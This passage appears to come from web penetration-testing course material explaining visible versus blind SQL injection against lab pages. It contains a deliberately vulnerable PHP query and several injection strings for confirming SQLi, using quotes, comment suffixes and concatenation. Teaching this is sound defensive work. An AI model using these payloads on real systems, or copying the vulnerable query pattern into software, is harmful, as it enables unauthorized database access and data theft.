inline was that it provided visible results. The blindness in blind SQLi has to do with what we, the adversary, are able to see associated with the injection and results.

The most basic, but, we would submit oversimplified, way to classify SQLi flaws is as either in-band/inline (visible) or blind – easy, binary, but wanting for more detail and nuance.




The simple binary of inline vs. blind speaks to a useful way to discern, at a basic level, what type of SQLi we are up against. However, it is overly simple to be of tremendous use. Also, the binary approach makes difficult the question of what constitutes a "blind" SQLi flaw.

Although moderately helpful, binary is a bit too imprecise for our purposes here. SQLi flaws exist on a spectrum with respect to their degree of visibility. Put simply, the blindness is analog rather than digital.




If inline to blind is a spectrum rather than a binary, then the most visible end of the spectrum includes DB error messages. There might be some occasional bickering among professionals about what really constitutes blind enough to count as blind SQLi. However, there is no doubt whatsoever that if DB error messages are visible, then it definitely does not constitute blind SQLi.

So what is it about these error messages that makes them so decidedly clear-cut and on the visible end of the spectrum? The DB error messages indicate a problem with the DB, which we presume is based upon something that we submitted. In fact, the most common way to initially attempt discovery of SQL flaws is to simply submit characters that are likely to cause a DB error message.




Here is a quick example of what we are suggesting with the DB error messages.


The input **`Dent'`** was supplied:



The subsequent result:




"You have an error in your SQL syntax…" Why yes, yes I do. I will get right on with crafting my input until it passes muster all the while getting extremely useful DB error messages whenever I stray from proper syntax. This makes things much simpler.




Receiving a DB error message is outstanding, but ultimately we will need to not cause an error message. In our first injection, we supplied the input of `Dent'`. Now, we simply add a second single quote to the end, submitting `Dent''`.

The results are interesting:




We no longer receive an error message – no big data dump, but also no error. In some respects, this experience isn't the absolute visible end of the SQLi spectrum, because we don't see the data that the DB thinks we input. It could have been even more helpful and suggested "Employee **Dent'** not found...", which would helpfully point out what happened. The second single quote effectively suggested to the DB that this is actually just supposed to be a literal single quote, as in the name **O'Connor**, for example.

If a single (') or (") causes a DB error, then a common next injection is to submit with an additional quote.



Database error messages are extremely helpful and make discovery of SQL injection flaws much easier and more obvious. Typically, the first condition that could push the needle toward blind SQL injection is not displaying database error messages.


Consider that the logic of the query need not have changed in any way whatsoever. In fact, it could well be that the DB is even throwing error messages, but that the application is handling them and instead presenting to the client something friendlier. Please understand the vulnerability has not changed at all, but the way in which we approach it will vary now as we need to do more than simply look for those lovely DB error messages.




Let's look at an example of custom error messages, which represent the first level of blindness we have experienced.

We are hitting a different page this time, **`http://www.sec542.org/bsqli.php`** rather than **`http://www.sec542.org/sqli.php`**. Though the functionality and purpose of the application is the same as we saw before, this one could be characterized as blind SQLi.


As before, we submit Dent' into the entry point:



However, now the result is different:



What we see as output is the same error message used for any name that is not found in the DB. This is not immediately obvious that this will be a SQLi flaw, and yet the actual query sent to the backend is the same.




The primary difference between **sqli.php** and **bsqli.php**, shown previously, is that the former will throw DB error messages and the latter will not.

Both pages use the same query:

```
mysql_query("SELECT * FROM Customers WHERE lname = '".$_GET["name"]."';")
```

The difference is simply that additional PHP code is included in **sql.php** that will return error messages. **sqli.php** simply adds a **die(mysql_error())** clause.

The query is the same for both, as is the vulnerability. Yet, our experience of it and the associated discovery can prove more challenging.




If we lack those DB error messages, how then can we find out whether there is a SQLi flaw. We need to find a means to determine whether our input is actually being used in a dynamically built query and interpreted by a SQL backend, which is kind of the definition of SQL injection. This sounds nice, but not terribly helpful.

Consider that to the **bsqli.php** page, we have supplied these inputs:

Dent, which returned data

Dent', which threw an **"Employee not found"**


What if we could submit something that, if interpreted by an SQL backend, would be functionally equivalent to having submitted **Dent**? If this string, which is not **Dent**, returns the same data as Dent, then that could provide some meaningful insight into this being SQLi.



Let's build some strings that could be equivalent to `Dent`. Two effective techniques for building equivalent strings are commenting and concatenation.

Commenting involves injecting comments either inline or, most commonly, at the end of the injection. The concatenation technique has us build the string from smaller parts that we let the DB join together.


Prefix	Suffix	Note
`Dent'`	`;#`	Commenting: Close string, statement, and comment rest of code out
`Dent'`	`;--`	Commenting: Close string, statement, and comment rest of code out. Space following (--) possibly required
`De'/*`	`*/'nt`	Inline Commenting: Close string, statement, and comment rest of code out
`De'`	`'nt`	Concatenation: Attempt with and without a space between
`De'|`	`|'nt`	Concatenation: Additional style of concatenation



Yielding an SQL error is awesome for penetration testers...initially. At some point, we have need to get past that error. Comments can be a serviceable tool to help get through a persistent SQL syntax error. The main way we use comments is as an injection suffix. A comment delimiter like `--` or `#` at the end of an injection can nullify the impact of the source code after our point of injection.

Granted injecting a comment delimiter doesn't feel terribly clever or sophisticated. However, a working dirty hack is significantly better than an elegant one that fails...

Note: A trailing space after the comment delimiter (`--`) might be required for it to be handled properly.




Let's look at the results of our attempts at injecting strings equivalent to Dent.

We have three injections that leveraged comment characters and one that went the concatenation approach.

```
Dent';#
Dent';--
De'/**/'nt
De' 'nt
```

Each of the previous inputs yields the same results as if we had submitted **Dent** by itself. We have SQLi.



In the previous testing, we found that a SQL syntax error led to "No employee found", whereas our string (`Dent`) and interpreted equivalent strings (for example, `De' 'nt`) yielded data.

Let's look at another key technique that will be incredibly important for our SQLi needs. The technique is inference, and we will use this for increasingly blind injections.

